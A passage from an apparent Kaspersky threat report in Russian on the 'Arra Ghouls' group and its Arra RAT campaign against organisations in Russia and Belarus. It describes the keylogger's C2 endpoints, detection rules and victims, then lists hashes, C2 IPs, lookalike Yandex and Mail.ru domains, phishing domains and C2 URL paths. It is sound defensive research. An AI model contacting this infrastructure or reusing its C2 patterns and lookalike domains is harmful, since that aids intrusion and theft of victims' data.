Перед перехватом ввода образец кейлоггера регистрирует жертву на командном сервере по пути /api/handshake, где передает ей client id, сформированный из volume_serial, hostname, username и client_public_key. В ответ он получает session_id и server_public_key, которые используются для шифрования дальнейших запросов к /api/poll. После получения команды на выполнение управление переходит кейлоггеру. Для подписки на события WM_INPUT() с клавиатуры и WM_CLIPBOARDUPDATE() из буфера обмена используется функция обратного вызова WndProc. Полученные данные передаются по пути /api/submit.
Атрибуция
В процессе атрибуции не было обнаружено пересечений артефактов исследуемой кампании с сигнатурами ранее известных группировок. На основании этого данный кластер активности был выделен в отдельную группировку — Arra Ghouls. Анализ сетевой инфраструктуры указал на связь Arra Ghouls с вредоносной кампанией против частных пользователей. Артефакты подтверждают использование атакующими общих сетевых адресов (thomas-service[.]pro и tndr-panel[.]online). Также обнаружены другие пересечения: например, идентификатор Xind1, обнаруженный в кампании Arra Ghouls, фигурировал и в документации на странице сервиса FUNPAY, связанного с распространением вредоносного ПО.

Инструкция по запуску вредоносного ПО и идентификатор Xind1
Жертвы
Мы продолжаем отслеживать кампании с использованием вредоносного ПО Arra RAT, а также связанные с ним артефакты, сетевую инфраструктуру и средства доставки. На данный момент выявлены 18 жертв в России и Беларуси. Атаки в первую очередь ориентированы на телекоммуникационный сектор, сферу промышленного производства (в частности, фармацевтику), а также на информационные технологии, коммерцию (оптовые поставки для предприятий) и финансы (консалтинг).
Заключение
В результате исследования мы выявили ранее неизвестную киберпреступную группировку — Arra Ghouls. С начала апреля 2026 года она перешла от атак на частных пользователей к кампаниям против организаций в России и Беларуси. Злоумышленники использовали заранее подготовленные домены-двойники, а также скомпрометированные почтовые сервера, с которых рассылали фишинговые письма с RAR‑архивами.
Хронология развития вредоносной нагрузки в кампаниях Arra RAT показывает быстрый рост ее функциональности. Первая версия, обнаруженная в начале апреля 2026 года, поддерживала только базовый опрос C2‑сервера и простой набор команд. К маю‑июню 2026 года в образец были добавлены модули TCP‑туннеля, поддержка загрузки файлов и эксфильтрации данных.
Детектирование решениями «Лаборатории Касперского»
Защитные решения «Лаборатории Касперского», такие как Kaspersky Endpoint Detection and Response Expert, успешно обнаруживают вредоносную активность в рамках описанных атак.
Активность злоумышленников выявляется еще на этапе запуска DLL-дроппера. При запуске дроппер закрепляет в системе троянец Arra RAT посредством запланированной задачи, создает и запускает PDF-приманку, а также записывает на диск Arra RAT. Эта цепочка действий детектируется следующими правилами:
- using_schtasks_to_create_minute_task
- scheduled_task_create_from_public_directory_via_schtasks
- scheduled_task_creation_via_schtasks
- rundll32_execution
- using_rundll32_to_execute_libraries_from_suspicious_folders

Выявление работы дроппера в KEDR

Детектирование работы дроппера в KEDR с помощью других правил
После этого Arra RAT запускается с помощью ранее созданной запланированной задачи и подключается к C2-серверу. Эта цепочка действий детектируется следующими правилами:

Детектирование работы троянца в KEDR
Для комплексного анализа описанной вредоносной активности может быть использовано решение Kaspersky Cloud Sandbox, входящее в состав Kaspersky Threat Analysis. На рисунке ниже представлен интерфейс Kaspersky Cloud Sandbox, отображающий цепочку событий запуска DLL-дроппера.

Граф выполнения DLL-дроппера в Kaspersky Cloud Sandbox
Обнаружить вредоносную активность в сетевом трафике можно с помощью Kaspersky Anti Targeted Attack (KATA) с модулем NDR. Сетевая активность бэкдора Arra RAT по протоколу HTTP обнаруживается продуктом на каждом шаге: от регистрации хоста до запроса команд. Для этого используется набор правил с именем Backdoor.ArraRAT.HTTP.C&C.
Индикаторы компрометации
Вредоносные файлы первого этапа
9a902953d52db5f33bbfef8bbd4afb0d RAR
f35f74e71a46dac811992b39312d4d90 ZIP
9fe6fe14c4b1be318ef293b90bf57b1c RAR
74e8481b0712bfa8d8e7b4a4d0b4d021 RAR
427abe50dffb50250f751ff8faa4d8e3 RAR
6b81218a6622b86a5f2042c0b85e2788 RAR
8f2c41b0f20ddadbcedfd46a1a8374dd RAR
3cd1bd34ea35ccfdd16fd3dbdfa683df RAR
bb77650b74e339df8fc7f149b8111bf5 RAR
5a78f5089548657c05ac57712bfd8fc6 RAR
9282c4a105f1b6d32212f836debf21b2 RAR
25334e01a65c5bb07048ad6d74592d8a RAR
097c504c717b61ca8c1eddc5e0afb7ab RAR
2fcb3022680b2a7c4f9b003dd7f62121 DLL Dropper
de3f3649ddd184da25f281d14e5f1285 DLL Dropper
010bc800080b931b79af60ea05310aac DLL Dropper
c29c460069e64713d73ce5b0e6cf0a04 DLL Dropper
f972fa463917960ff121b39a8cf22424 DLL Dropper
1d55ed8dfd38275322aa373a95e95f9c DLL Dropper
a97e19773c8edfb0e90b990735666b47 DLL Dropper
28dc203a0e183f84b2056e9270ccd4a7 DLL Dropper
2aa2eb021e489df2045558b39f2f55ac DLL Dropper
00c977e9a2c97341434ea74bdcb90cd1 DLL Dropper
cc891f54ef2fbf3550c1d6636519b701 DLL Dropper
9a0901dc40fb4695672cb21681c94bf6 DLL Dropper
6eec8bad7e38e87ecf9f7ca7fceb8256 DLL Dropper
76cd361dc647a17d55d64cdac36266a8 DLL Dropper
2bd29f1eaef10eea2971772be8290f77 MSI Dropper
7f629583b38c1ba6bb97cca5406f9926 PE Dropper
9026741d9c7aa8fd0bc3c9feb2efa21a DLL Loader
6a9bf1e47f38582998c23e79a2656788 DLL Loader
5ba419d5c4d9d99a09f74547636ffb2a DLL Loader
089b9e0fa13bda898a4f12b4194135e7 DLL Loader
bedb538613bc51386ddedf62fb82033b DLL Loader
64968b176b3640f73eb78fecd143fe6d DLL Loader
e6ff9117456bcb91735d4fb0ff86d7f6 DLL Loader
76d5801c291d4b235341cc6286cdf06d DLL Loader
36c8aeeb8a8d849186b8fc1d117eda45 DLL Loader
bfde950a2ecbd8d707c448a17c200cb0 DLL Loader
ea07448281b92499559db587752a1cf9 DLL Loader
9ddd2a492d29052a42d6251c090ba4fe DLL Loader
430c8f4d32982fe5506e4193260da71a DLL Loader
93adf4b9dbe465ebb4848f3ebc050389 DLL Loader
d33744c561ea0ee8cd612067756e1dca DLL Loader
76fb472223c4979210f9967364d71d01 DLL Loader
8ce28a91007ab1fe043e0b7bdfa1adaa DLL Loader
c3ccd1c9a55ae2b32a4a47f0f601cf82 DLL Loader
7a8a971e58a80d5df925f9f0c0719b1d DLL Loader
2930f11272f94037ff327f1021461591 DLL Loader
0426d58893826924324fd95ad76f4c97 DLL Loader
Arra RAT
89EAE0C2AE68011B654AE40A88FE0A25 EXE Arra RAT
1E5E97B1307A24BB2A8CB64DD87985FC EXE Arra RAT
D8960F175D50AAD077E716F0979F87CB EXE Arra RAT
11b230f8728840517b5c273fd365de97 EXE Arra RAT
8b7d50e71fb149d3e4918848540856b1 EXE Arra RAT
a8b7bf5f66df7c006b9835667fb900a4 EXE Arra RAT
e86e8e01ca81362fd82ab7087dea3bd4 EXE Arra RAT
334ea603e4a9c65975ef5521401efefa EXE Arra RAT
754b537574d8bf9f1d58d13209bd9433 EXE Arra RAT
4571dafdfa07bbaf4e10e6ab107bd103 EXE Arra RAT
1508343BF7901EB8645538F2A8DE196B EXE Arra RAT
4f6071182da55fa3f8069c60eb3b43ab EXE Old version of Arra RAT
942446b4a242423c93092c2184cb5460 EXE Old version of Arra RAT
Другие инструменты группировки
f633b2ae42f93ddfc796a4e382bd1bfb EXE Keylogger
a5deabbdc2e807d8d42de22b20907be4 EXE RootRat
ed50f533734f2c2a530c9fdb331f7a4b EXE RootRat
cdce9624c1a819adefc65c4da401a35c EXE RootRat
7afce9f5af6a214b36482a03471f7ea0 EXE Chisel
85c38c568a48e50d552ba88a224d5643 EXE Chisel
8b528c8cadcbcf5cec325406af953adf EXE Chisel
01e9a165e8f629132e42ccbcc0178ca2 EXE Chisel
1d3aa9fdebbe39f4de07120f5bfc148d EXE Chisel
632d21ade93cf7039ac50098c2d1e530 EXE Havoc agent
4880af251a605c5c56bde44716a17d21 EXE Havoc agent
С2-серверы
2.56.178.66
109.205.212.241
45.66.161.182
2.56.178.172
2.56.178.160
2.56.178.208
2.56.178.62
194.147.78.132
95.140.148.120
45.12.114.51
45.9.16.85
171.22.133.159
45.12.114.23
45.9.16.59
45.9.16.51
45.9.16.40
141.98.188.228
45.12.114.32
95.140.148.146
82.38.63.88
194.87.37.14
80.97.160.191
45.9.14.77
46.23.96.49
max-telemetry.online
order.50perfume.ru
update-yandexbrowser.ru
ydx-stat.ru
browser.ydx-stat.ru
yan-stat.ru
ya-user-experience.ru
crash.reporting.u.ya-user-experience.ru
crash.reporting.t.ya-user-experience.ru
iwannalove1.ya-user-experience.ru
gamma.ya-user-experience.ru
uproxying.ya-user-experience.ru
yandex-update.ru
checker.yandex-update.ru
yandex-tel.tech
cdn.yadex.tech
yadex.tech
yandex-dzen.tech
mail-ru.tech
crash.mail-ru.tech
Почтовые домены для фишинговых рассылок
npkarns.ru
urnpo.ru
klirnov.ru
vniirn.ru
URL-пути к С2-серверам и репозиторию
https[:]//max-telemetry[.]online/api/r/?bid=2e8a9cb9
https[:]//crash.reporting.u.ya-user-experience.ru/index.php?search=[value]==&sa=[value]&wv=[value]&wvhr=[value]&hwid=[value]&u=[hostname]\[user]
https[:]//yandex-tel.tech/api/r/?bid=[value]&sa=0&wv=[value]&wvhr=[value]&hwid=[value]&u=[hostname]\[user]
https[:]//raw.githubusercontent[.]com/mellstroy0/z/refs/heads/main/.txt
Авторы

Arra Ghouls: пир во время киберчумы